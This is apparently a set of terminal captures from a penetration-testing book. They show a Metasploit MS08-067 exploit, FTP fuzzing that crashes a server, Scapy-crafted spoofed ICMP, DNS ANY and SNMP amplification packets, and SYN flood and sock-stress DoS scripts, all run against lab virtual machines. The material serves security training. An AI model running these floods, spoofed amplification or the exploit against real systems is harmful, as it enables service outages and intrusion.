msf exploit(ms08_067_netapi) > set CMD cmd /c ping 172.16.69.133 -n 1
CMD => cmd /c ping 172.16.69.133 -n 1
msf exploit(ms08_067_netapi) > exploit

[*] 172.16.69.129:445 - Automatically detecting the target...
[*] 172.16.69.129:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 172.16.69.129:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 172.16.69.129:445 - Attempting to trigger the vulnerability...
```

---

```
File Edit View Search Terminal Help
root@kali:~# ./listener.py
Listening for Incoming ICMP Traffic. Use Ctrl+C to stop listening
172.16.69.129 is exploitable
█
```

---

# Chapter 7: Denial of Service


```
File Edit View Search Terminal Help
root@kali:~# ./ftp_fuzz.py
Usage - ./ftp_fuzz.py [Target-IP] [Port Number] [Payload] [Interval] [Maximum]
Example - ./ftp_fuzz.py 10.0.0.5 21 A 100 1000
Example will fuzz the defined FTP service with a series of payloads
to include 100 'A's, 200 'A's, etc... up to the maximum of 1000
root@kali:~# ./ftp_fuzz.py 172.16.69.129 21 A 100 1000
Enter ftp username: anonymous
Enter ftp password: user@email.com
Enter FTP command to fuzz: MKD
Sending 100 instances of payload (A) to target
Sending 200 instances of payload (A) to target
Sending 300 instances of payload (A) to target
Sending 400 instances of payload (A) to target
Sending 500 instances of payload (A) to target
Sending 600 instances of payload (A) to target
Sending 700 instances of payload (A) to target
Sending 800 instances of payload (A) to target
Sending 900 instances of payload (A) to target
Sending 1000 instances of payload (A) to target

There is no indication that the server has crashed
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./ftp_fuzz.py 172.16.69.129 21 ABCD 100 500
Enter ftp username: anonymous
Enter ftp password: user@email.com
Enter FTP command to fuzz: MKD
Sending 100 instances of payload (ABCD) to target
Sending 200 instances of payload (ABCD) to target
Sending 300 instances of payload (ABCD) to target
Sending 400 instances of payload (ABCD) to target
Sending 500 instances of payload (ABCD) to target

There is no indication that the server has crashed
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./ftp_fuzz.py
Usage - ./ftp_fuzz.py [Target-IP] [Port Number] [Interval] [Maximum]
Example - ./ftp_fuzz.py 10.0.0.5 21 100 1000
Example will fuzz the defined FTP service with a series of line break
characters to include 100 '\n's, 200 '\n's, etc... up to the maximum of 1000
root@kali:~# ./ftp_fuzz.py 172.16.69.129 21 100 1000
Enter ftp username: anonymous
Enter ftp password: user@mail.com
Enter FTP command to fuzz: MKD
Sending 100 line break characters to target
Sending 200 line break characters to target
Sending 300 line break characters to target
Sending 400 line break characters to target
Sending 500 line break characters to target
Sending 600 line break characters to target
Sending 700 line break characters to target
^C
Unable to send...Server may have crashed
root@kali:~#
```



```
File Edit View Search Terminal Help
>>> i = IP()
>>> i.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 127.0.0.1
dst= 127.0.0.1
\options\

>>> i.dst = "172.16.69.136"
>>> i.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 172.16.69.133
dst= 172.16.69.136
\options\

>>> |
```

```
File Edit View Search Terminal Help
>>> ping = ICMP()
>>> ping.display()
###[ ICMP ]###
type= echo-request
code= 0
chksum= None
id= 0x0
seq= 0x0

>>> |
```

```
File Edit View Search Terminal Help
>>> request = (i/ping)
>>> request.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= icmp
chksum= None
src= 172.16.69.133
dst= 172.16.69.136
\options\
###[ ICMP ]###
type= echo-request
code= 0
chksum= None
id= 0x0
seq= 0x0

>>> send(request)
Sent 1 packets.
>>> |
```

No.	Source	Destination	Protocol	Info
91	172.16.69.133	172.16.69.136	ICMP	Echo (ping) request
92	172.16.69.136	172.16.69.133	ICMP	Echo (ping) reply
160	172.16.69.129	172.16.69.133	ICMP	Echo (ping) reply

```
File Edit View Search Terminal Help
Sent 1 packets.
>>> send(IP(dst="172.16.69.136",src="172.16.69.133")/ICMP(),count=100,verbose=1)
.....
Sent 100 packets.
>>>
```

```
File Edit View Search Terminal Help
root@kali:~# dig ANY yahoo.com @192.168.68.2
; <<>> DiG 9.10.3-P4-Debian <<>> ANY yahoo.com @192.168.68.2
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 17022
;; flags: qr rd ra; QUERY: 1, ANSWER: 16, AUTHORITY: 0, ADDITIONAL: 4
;; QUESTION SECTION:
;yahoo.com.                IN      ANY
;; ANSWER SECTION:
yahoo.com.                 5      IN      SOA     ns1.yahoo.com. hostmaster.yahoo-inc.com. 2017022003 3600 300 1814400 600
yahoo.com.                 5      IN      A       206.190.36.45
yahoo.com.                 5      IN      A       98.138.253.109
yahoo.com.                 5      IN      A       98.139.183.24
yahoo.com.                 5      IN      AAAA    2001:4998:58:c02::a9
yahoo.com.                 5      IN      AAAA    2001:4998:44:204::a7
yahoo.com.                 5      IN      AAAA    2001:4998:c:a06::2:4008
yahoo.com.                 5      IN      MX      1 mta6.am0.yahoodns.net.
yahoo.com.                 5      IN      MX      1 mta7.am0.yahoodns.net.
yahoo.com.                 5      IN      MX      1 mta5.am0.yahoodns.net.
yahoo.com.                 5      IN      NS      ns4.yahoo.com.
yahoo.com.                 5      IN      NS      ns1.yahoo.com.
yahoo.com.                 5      IN      NS      ns2.yahoo.com.
yahoo.com.                 5      IN      NS      ns3.yahoo.com.
yahoo.com.                 5      IN      NS      ns5.yahoo.com.
yahoo.com.                 5      IN      TXT     "v=spf1 redirect=_spf.mail.yahoo.com"
;; ADDITIONAL SECTION:
ns1.yahoo.com.             5      IN      A       68.180.131.16
ns2.yahoo.com.             5      IN      A       68.142.255.16
ns3.yahoo.com.             5      IN      A       203.84.221.53
ns4.yahoo.com.             5      IN      A       98.138.11.157
;; Query time: 14 msec
;; SERVER: 192.168.68.2#53(192.168.68.2)
;; WHEN: Mon Feb 20 07:11:12 EST 2017
;; MSG SIZE rcvd: 497
root@kali:~#
```

```
File Edit View Search Terminal Help
>>> i = IP()
>>> i.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 127.0.0.1
dst= 127.0.0.1
\options\

>>> i.dst = "192.168.68.2"
>>> i.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 192.168.68.130
dst= 192.168.68.2
\options\

>>> |
```

```
File Edit View Search Terminal Help
>>> u = UDP()
>>> u.display()
###[ UDP ]###
sport= domain
dport= domain
len= None
chksum= None

>>> |
```

```
File Edit View Search Terminal Help
>>> d = DNS()
>>> d.display()
###[ DNS ]###
id= 0
qr= 0
opcode= QUERY
aa= 0
tc= 0
rd= 1
ra= 0
z= 0
ad= 0
cd= 0
rcode= ok
qdcount= 0
ancount= 0
nscount= 0
arcount= 0
qd= None
an= None
ns= None
ar= None
>>> |
```

```
File Edit View Search Terminal Help
>>> d.rd = 1
>>> d.qdcount = 1
>>> d.display()
###[ DNS ]###
id= 0
qr= 0
opcode= QUERY
aa= 0
tc= 0
rd= 1
ra= 0
z= 0
ad= 0
cd= 0
rcode= ok
qdcount= 1
ancount= 0
nscount= 0
arcount= 0
qd= None
an= None
ns= None
ar= None
>>> |
```



```
File Edit View Search Terminal Help
>>> q = DNSQR()
>>> q.display()
###[ DNS Question Record ]###
qname= 'www.example.com'
qtype= A
qclass= IN
>>> |
```

```
File Edit View Search Terminal Help
>>> q.qname = 'yahoo.com'
>>> q.qtype = 255
>>> q.display()
###[ DNS Question Record ]###
qname= 'yahoo.com'
qtype= ALL
qclass= IN
>>> |
```

```
File Edit View Search Terminal Help
>>> d.qd = q
>>> d.display()
###[ DNS ]###
id= 0
qr= 0
opcode= QUERY
aa= 0
tc= 0
rd= 1
ra= 0
z= 0
ad= 0
cd= 0
rcode= ok
qdcount= 1
ancount= 0
nscount= 0
arcount= 0
\qd\
|###[ DNS Question Record ]###
| qname= 'yahoo.com'
| qtype= ALL
| qclass= IN
an= None
ns= None
ar= None
>>> |
```

```
File Edit View Search Terminal Help
>>> request = (i/u/d)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 192.168.68.130
  dst= 192.168.68.2
  \options\
###[ UDP ]###
  sport= domain
  dport= domain
  len= None
  chksum= None
###[ DNS ]###
  id= 0
  qr= 0
  opcode= QUERY
  aa= 0
  tc= 0
  rd= 1
  ra= 0
  z= 0
  ad= 0
  cd= 0
  rcode= ok
  qdcount= 1
  ancount= 0
  nscount= 0
  arcount= 0
  \qd\
  |###[ DNS Question Record ]###
  |  qname= 'yahoo.com'
  |  qtype= ALL
  |  qclass= IN
  |
  ar= None
  ns= None
  ar= None
>>>
```

```
File Edit View Search Terminal Help
>>> request
<IP frag=0 proto=udp dst=192.168.68.2 |<UDP sport=domain |<DNS rd=1 qdcount=1 qd=<DNSQR qname='yahoo.com' qtype=ALL |> |>>>
>>>
```



```
michaelhixon@ubuntu:~$ sudo tcpdump -i ens33 src 192.168.68.2 -vv
tcpdump: listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes
04:26:40.738554 IP (tos 0x0, ttl 128, id 17594, offset 0, flags [none], proto UDP (17), length 525)
  192.168.68.2.domain > 192.168.68.139.domain: [udp sum ok] 0 q: ANY? yahoo.com. 16/0/4 yahoo.com.
  SOA ns1.yahoo.com. hostmaster.yahoo-inc.com. 2017022003 3600 300 1814400 600, yahoo.com. A 206.190.
  36.45, yahoo.com. A 98.139.183.24, yahoo.com. A 98.138.253.109, yahoo.com. AAAA 2001:4998:58:c02::a9
  , yahoo.com. AAAA 2001:4998:c:a06::2:4008, yahoo.com. AAAA 2001:4998:44:204::a7, yahoo.com. MX mta7.
  am0.yahoodns.net. 1, yahoo.com. MX mta6.am0.yahoodns.net. 1, yahoo.com. MX mta5.am0.yahoodns.net. 1,
  yahoo.com. NS ns5.yahoo.com., yahoo.com. NS ns4.yahoo.com., yahoo.com. NS ns1.yahoo.com., yahoo.com
  . NS ns2.yahoo.com., yahoo.com. NS ns3.yahoo.com., yahoo.com. TXT "v=spf1 redirect=_spf.mail.yahoo.c
  om" ar: ns1.yahoo.com. A 68.180.131.16, ns2.yahoo.com. A 68.142.255.16, ns3.yahoo.com. A 203.84.221.
  53, ns4.yahoo.com. A 98.138.11.157 (497)
```

```
File Edit View Search Terminal Help
>>> send(IP(dst="192.168.68.2",src="192.168.68.139")/UDP()/DNS(rd=1,qdcount=1,qd=DNSQR(qname="yahoo.com",qtype=255)),verbose=1,count=2)
Sent 2 packets.
>>>
```

```
File Edit View Search Terminal Help
>>> i = IP()
>>> i.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 127.0.0.1
dst= 127.0.0.1
\options\

>>> i.dst = "172.16.69.129"
>>> i.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 172.16.69.133
dst= 172.16.69.129
\options\

>>>
```

```
File Edit View Search Terminal Help
>>> u = UDP()
>>> u.display()
###[ UDP ]###
sport= domain
dport= domain
len= None
chksum= None

>>>
```

```
File Edit View Search Terminal Help
>>> u.dport = 161
>>> u.sport = 161
>>> u.display()
###[ UDP ]###
sport= snmp
dport= snmp
len= None
chksum= None
>>>
```

```
File Edit View Search Terminal Help
>>> snmp = SNMP()
>>> snmp.display()
###[ SNMP ]###
version= 'v2c' 0x1 <ASN1_INTEGER[1]>
community= <ASN1_STRING['public']>
\PDUs\
|###[ SNMPget ]###
|id= 0x0 <ASN1_INTEGER[0]>
|error= 'no_error' 0x0 <ASN1_INTEGER[0]>
|error_index= 0x0 <ASN1_INTEGER[0]>
|\varbindlist\
>>>
```

```
File Edit View Search Terminal Help
>>> bulk = SNMPbulk()
>>> bulk.display()
###[ SNMPbulk ]###
id= 0x0 <ASN1_INTEGER[0]>
non_repeaters= 0x0 <ASN1_INTEGER[0]>
max_repetitions= 0x0 <ASN1_INTEGER[0]>
\varbindlist\
>>>
```

```
File Edit View Search Terminal Help
>>> bulk.max_repetitions = 50
>>> bulk.varbindlist=[SNMPvarbind(oid=ASN1_OID('1.3.6.1.2.1.1')),SNMPvarbind(oid=ASN1_OID('1.3.6.1.2.1.19.1.3'))]
>>> bulk.display()
###[ SNMPbulk ]###
id= 0x0 <ASN1_INTEGER[0]>
non_repeaters= 0x0 <ASN1_INTEGER[0]>
max_repetitions= 50
\varbindlist\
|###[ SNMPvarbind ]###
|oid= <ASN1_OID['.1.3.6.1.2.1.1']>
|value= <ASN1_NULL[0]>
|###[ SNMPvarbind ]###
|oid= <ASN1_OID['.1.3.6.1.2.1.19.1.3']>
|value= <ASN1_NULL[0]>
>>>
```

```
File Edit View Search Terminal Help
>>> snmp.PDU = bulk
>>> snmp.display()
###[ SNMP ]###
version= 'v2c' 0x1 <ASN1_INTEGER[1]>
community= <ASN1_STRING['public']>
\PDUs\
|###[ SNMPbulk ]###
|id= 0x0 <ASN1_INTEGER[0]>
|non_repeaters= 0x0 <ASN1_INTEGER[0]>
|max_repetitions= 50
|\varbindlist\
|###[ SNMPvarbind ]###
|oid= <ASN1_OID['.1.3.6.1.2.1.1']>
|value= <ASN1_NULL[0]>
|###[ SNMPvarbind ]###
|oid= <ASN1_OID['.1.3.6.1.2.1.19.1.3']>
|value= <ASN1_NULL[0]>
>>>
```

```
File Edit View Search Terminal Help
>>> request = (1/u/snmp)
>>> request.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= udp
chksum= None
src= 172.16.69.133
dst= 172.16.69.129
\options\
###[ UDP ]###
sport= snmp
dport= snmp
len= None
chksum= None
###[ SNMP ]###
version= 'v2c' 0x1 <ASN1_INTEGER[1]>
community= <ASN1_STRING['public']>
\_pdu\
|###[ SNMPbulk ]###
|id= 0x0 <ASN1_INTEGER[0]>
|non_repeaters= 0x0 <ASN1_INTEGER[0]>
|max_repetitions= 50
|\varbindlist\
|###[ SNMPvarbind ]###
|oid= <ASN1_OID['.1.3.6.1.2.1.1']>
|value= <ASN1_NULL[0]>
|###[ SNMPvarbind ]###
|oid= <ASN1_OID['.1.3.6.1.2.1.19.1.3']>
|value= <ASN1_NULL[0]>
>>>
```

```
File Edit View Search Terminal Help
>>> ans = srl(request,verbose=1,timeout=5)
Begin emission:
Finished to send 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
>>> ans.display()
###[ IP ]###
version= 4L
ihl= 5L
tos= 0x0
len= 1500
id= 1258
flags= MF
frag= 0L
ttl= 128
proto= udp
chksum= 0x2d00
src= 172.16.69.129
dst= 172.16.69.133
\options\
###[ UDP ]###
sport= snmp
dport= snmp
len= 2286
chksum= 0x7f39
###[ Raw ]###
Load= '0\x02\x08\xe2\x02\x01\x04\x06public\xa2\x82\x08\xd3\x02\x01\x00\x02\x01\x00\x02\x01\x0000\x82\x08\xc6\x81\x8b\x06\x08
+\x06\x01\x02\x01\x01\x01\x00\x04\x77Hardware: x86 Family 6 Model 70 Stepping 1 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (B
uild 2600 Uniprocessor Free)\x11\x06\t+\x06\x01\x02\x01\x19\x01\x01\x00c\x04\x14\x84\xfc\x860\x18\x06\x08+\x06\x01\x02\x01\x02\x000
\x06\x0c+\x06\x01\x04\x01\x827\x01\x01\x03\x01\x010\x15\x06\t+\x06\x01\x02\x01\x19\x01\x02\x00\x04\x08\x07\xe1\x02\x14\x081%\x010\x10\x06
\x08+\x06\x01\x02\x01\x01\x03\x00c\x04\x02\rA\x060\x0e\x06\t+\x06\x01\x02\x01\x19\x01\x03\x00\x02\x01\x000\x0c\x06\x08+\x06\x01\x02\x01\
\x01\x04\x00\x04\x000\r\x06\t+\x06\x01\x02\x01\x19\x01\x04\x00\x04\x000\x11\x06\x08+\x06\x01\x02\x01\x01\x05\x00\x04\x05DEMOX0\x0e\x06\t+
\x06\x01\x02\x01\x19\x01\x05\x000\x01\x020\x0c\x06\x08+\x06\x01\x02\x01\x01\x06\x00\x04\x000\x0e\x06\t+\x06\x01\x02\x01\x19\x01\x06\x000
\x01\x1b0\r\x06\x08+\x06\x01\x02\x01\x01\x07\x00\x02\x01L0\x0e\x06\t+\x06\x01\x02\x01\x19\x01\x07\x00\x02\x01\x000\r\x06\x08+\x06\x01\x0
2\x01\x02\x01\x00\x02\x01\x030\x10\x06\t+\x06\x01\x02\x01\x19\x02\x02\x00\x02\x03\x07\xfd\x00\x0f\x06+n+\x06\x01\x02\x01\x02\x02\x01\x0
1\x01\x02\x01\x010\x10\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x01\x01\x02\x01\x010\x0f\x06+n+\x06\x01\x02\x01\x02\x02\x01\x01\x02\x02
\x01\x020\x10\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x01\x02\x02\x01\x020\x13\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x01\x84\x80\x04\x02\
\x03\x01\x00\x040\x10\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x01\x03\x02\x01\x030(\x06+n+\x06\x01\x02\x01\x02\x02\x01\x02\x01\x02\x01\x04
\x1aMS
TCP Loopback Interface\x000\x10\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x01\x04\x02\x01\x040P\x06+n+\x06\x01\x02\x01\x02\x02\x01\x02\x1
02\x04BAMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport\x000\x18\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x02\x01\x06\t
+\x06\x01\x02\x01\x19\x02\x01\x0409\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x02\x04\x80\x04\x04)Bluetooth Device (Personal Area Network)\x0
00\x18\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x02\x02\x06\t+\x06\x01\x02\x01\x19\x02\x01\x070\x0f\x06+n+\x06\x01\x02\x01\x02\x02\x01\x0
3\x01\x02\x01\x180\x18\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x02\x03\x06\t+\x06\x01\x02\x01\x19\x02\x01\x030\x0f\x06+n+\x06\x01\x02\x0
1\x02\x02\x01\x03\x02\x02\x01\x060\x18\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x02\x04\x06\t+\x06\x01\x02\x01\x19\x02\x01\x020\x11\x0
6\x0c+\x06\x01\x02\x01\x02\x02\x01\x03\x84\x80\x04\x02\x01\x0601\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x03\x01\x04"Cr:\ Label: Seria
l Number 64b937850\x10\x06+n+\x06\x01\x02\x01\x02\x02\x01\x04\x01\x02\x02\x05\xf006\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x03\x02\x04
\x1D:\ Label:WinXP Serial Number 3a690c0d0\x10\x06+n+\x06\x01\x02\x01\x02\x02\x01\x04\x02\x02\x02\x05\xdc01\x1d\x06\x0b+\x06\x01\x02\x01
\x19\x02\x03\x01\x03\x04\x0eVirtual Memory0\x12\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x04\x84\x80\x04\x02\x02\x05\xdc01\x1e\x06\x0b+\x
06\x01\x02\x01\x19\x02\x03\x01\x03\x04\x04\x0fPhysical Memory0\x12\x06+n+\x06\x01\x02\x01\x02\x02\x01\x05\x01B\x04\x00\x98\x06\x800\x11\
\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04\x01\x02\x02\x02\x08\x000\x13\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x05\x02B\x04\x00\x98\x06\x800\x11\
\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04\x02\x02\x02\x08\x000\x13\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x05\x02B\x04\x00\x98\x06\x800\x11\
\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04\x03\x02\x03\x01\x00\x000\x0e\x06+n+\x06\x01\x02\x01\x02\x02\x01\x06\x01\x04\x000\x12\x06
\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04\x04\x02\x03\x01\x00\x000\x14\x06+n+\x06\x01\x02\x01\x02\x02\x01\x06\x02\x04\x06\x00\x0c)\x94cK
0\x13\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x05\x01\x02\x04\x00\x9f\xf2\xe40\x16\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x06\x84\x80\x04
\x04\x06 \xf8\x1d\xc2M\x150\x12\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x05\x02\x02\x03\x04\x87\x000\x0f\x06+n+\x06\x01\x02\x01\x02\x02
\x01\x07\x01\x02\x010\x11\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x05\x04\x02\x02\x1f\xf70\x11\x06\x0c+\x06\x01\x02\x01\x02\x02\x01\x07\x84\
\x80\x04\x02\x01\x010\x12\x06\x0b+\x06\x01\x02\x01\x19\x02\x03'
```





```
File Edit View Search Terminal Help
>>> i = IP()
>>> i.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 127.0.0.1
dst= 127.0.0.1
\options\

>>> i.dst = "172.16.69.128"
>>> i.display()
###[ IP ]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= hopopt
chksum= None
src= 192.168.68.130
dst= 172.16.69.128
\options\

>>> █
```

---

```
File Edit View Search Terminal Help
>>> t = TCP()
>>> t.display()
###[ TCP ]###
sport= ftp_data
dport= http
seq= 0
ack= 0
dataofs= None
reserved= 0
flags= S
window= 8192
chksum= None
urgptr= 0
options= {}
>>> |
```

```
File Edit View Search Terminal Help
>>> response = srl(i/t,verbose=1,timeout=3)
Begin emission:
Finished to send 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 44
  id= 28523
  flags=
  frag= 0L
  ttl= 128
  proto= tcp
  chksum= 0xd4a5
  src= 172.16.69.128
  dst= 192.168.68.130
  \options\
###[ TCP ]###
  sport= http
  dport= ftp_data
  seq= 683270764
  ack= 1
  dataofs= 6L
  reserved= 0L
  flags= SA
  window= 64240
  chksum= 0x9adf
  urgptr= 0
  options= [('MSS', 1460)]
###[ Padding ]###
  load= '\x00\x00'

>>> |
```

```
File Edit View Search Terminal Help
>>> request = (i/t)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= tcp
  chksum= None
  src= 192.168.68.130
  dst= 172.16.69.128
  \options\
###[ TCP ]###
  sport= ftp_data
  dport= http
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  chksum= None
  urgptr= 0
  options= {}

>>> |
```

```
File Edit View Search Terminal Help
>>> sr1(IP(dst="172.16.69.128")/TCP())
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0x0 len=44 id=28681 flags= frag=0L ttl=128 proto=tcp chksum=0xd407
src=172.16.69.128 dst=192.168.68.130 options=[] |<TCP sport=http dport=ftp_data seq=384187846
0 ack=1 dataofs=6L reserved=0L flags=SA window=64240 chksum=0x574a urgptr=0 options=[('MSS', 1
460)] |<Padding load='\x00\x00' |>>>
>>> |
```

```
File Edit View Search Terminal Help
root@kali:~# ./syn_flood.py
Usage - ./syn_flood.py [Target-IP] [Port Number] [Threads]
Example - ./sock_stress.py 10.0.0.5 80 20
Example will perform a 20x multi-threaded SYN flood attack
against the HTTP (port 80) service on 10.0.0.5
root@kali:~# ./syn_flood.py 172.16.69.128 80 20
Performing SYN flood. Use Ctrl+C to stop attack.
root@kali:~#
```

```
msfadmin@metasploitable:~$ netstat | grep ESTABLISHED
udp        0          0 localhost:52962      localhost:52962      ESTABLISHED
msfadmin@metasploitable:~$ free -m
              total        used         free      shared    buffers     cached
Mem:           503          291          212           0          21         131
-/+ buffers/cache:      137          365
Swap:            0           0           0
msfadmin@metasploitable:~$ _
```

```
File Edit View Search Terminal Help
root@kali:~# ./sock_stress.py 172.16.69.128 21 20

The onslaught has begun...use Ctrl+C to stop the attack
^C
You pressed Ctrl+C!
Fixing IP Tables
Segmentation fault
root@kali:~#
```

```

tcp      0      0 172.16.69.128:ftp 172.16.69.1:56935 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56966 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56960 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56944 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56948 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56938 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56930 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56951 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56939 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56964 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56976 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56928 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56945 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56936 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56937 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56943 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56962 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56931 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56970 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56947 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56952 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56972 ESTABLISHED
tcp      0      0 172.16.69.128:ftp 172.16.69.1:56965 ESTABLISHED
udp      0      0 localhost:52962    localhost:52962    ESTABLISHED
msfadmin@metasploitable:~$ _

```

```

          total      used      free      shared    buffers    cached
Mem:      503        497         6         0         0         57
-/+ buffers/cache:      439         63
Swap:      0         0         0
msfadmin@metasploitable:~$ free -m
          total      used      free      shared    buffers    cached
Mem:      503        461         41         0         0         58
-/+ buffers/cache:      403         99
Swap:      0         0         0
msfadmin@metasploitable:~$ free -m
          total      used      free      shared    buffers    cached
Mem:      503        375        128         0         0         58
-/+ buffers/cache:      316        186
Swap:      0         0         0
msfadmin@metasploitable:~$ free -m
          total      used      free      shared    buffers    cached
Mem:      503        285        218         0         0         58
-/+ buffers/cache:      226        276
Swap:      0         0         0
msfadmin@metasploitable:~$ free -m
          total      used      free      shared    buffers    cached
Mem:      503        204        298         0         0         58
-/+ buffers/cache:      146        356
Swap:      0         0         0
msfadmin@metasploitable:~$ _

```

```
File Edit View Search Terminal Help
root@kali:~# ./sock_stress.py
Usage - ./sock_stress.py [Target-IP] [Port Number] [Threads]
Example - ./sock_stress.py 10.0.0.5 21 20
Example will perform a 20x multi-threaded sock-stress DoS attack
against the FTP (port 21) service on 10.0.0.5

***NOTE***
Make sure you target a port that responds when a connection is made
root@kali:~# ./sock_stress.py 172.16.69.128 21 20

The onslaught has begun...use Ctrl+C to stop the attack
```

```
File Edit View Search Terminal Help
root@kali:~# grep dos /usr/share/nmap/scripts/script.db | cut -d "\"" -f 2
broadcast-avahi-dos.nse
http-slowloris.nse
ipv6-ra-flood.nse
smb-flood.nse
smb-vuln-conficker.nse
smb-vuln-cve2009-3103.nse
smb-vuln-ms06-025.nse
smb-vuln-ms07-029.nse
smb-vuln-ms08-067.nse
smb-vuln-ms10-054.nse
smb-vuln-regsvcs-dos.nse
root@kali:~#
```

```
File Edit View Search Terminal Help
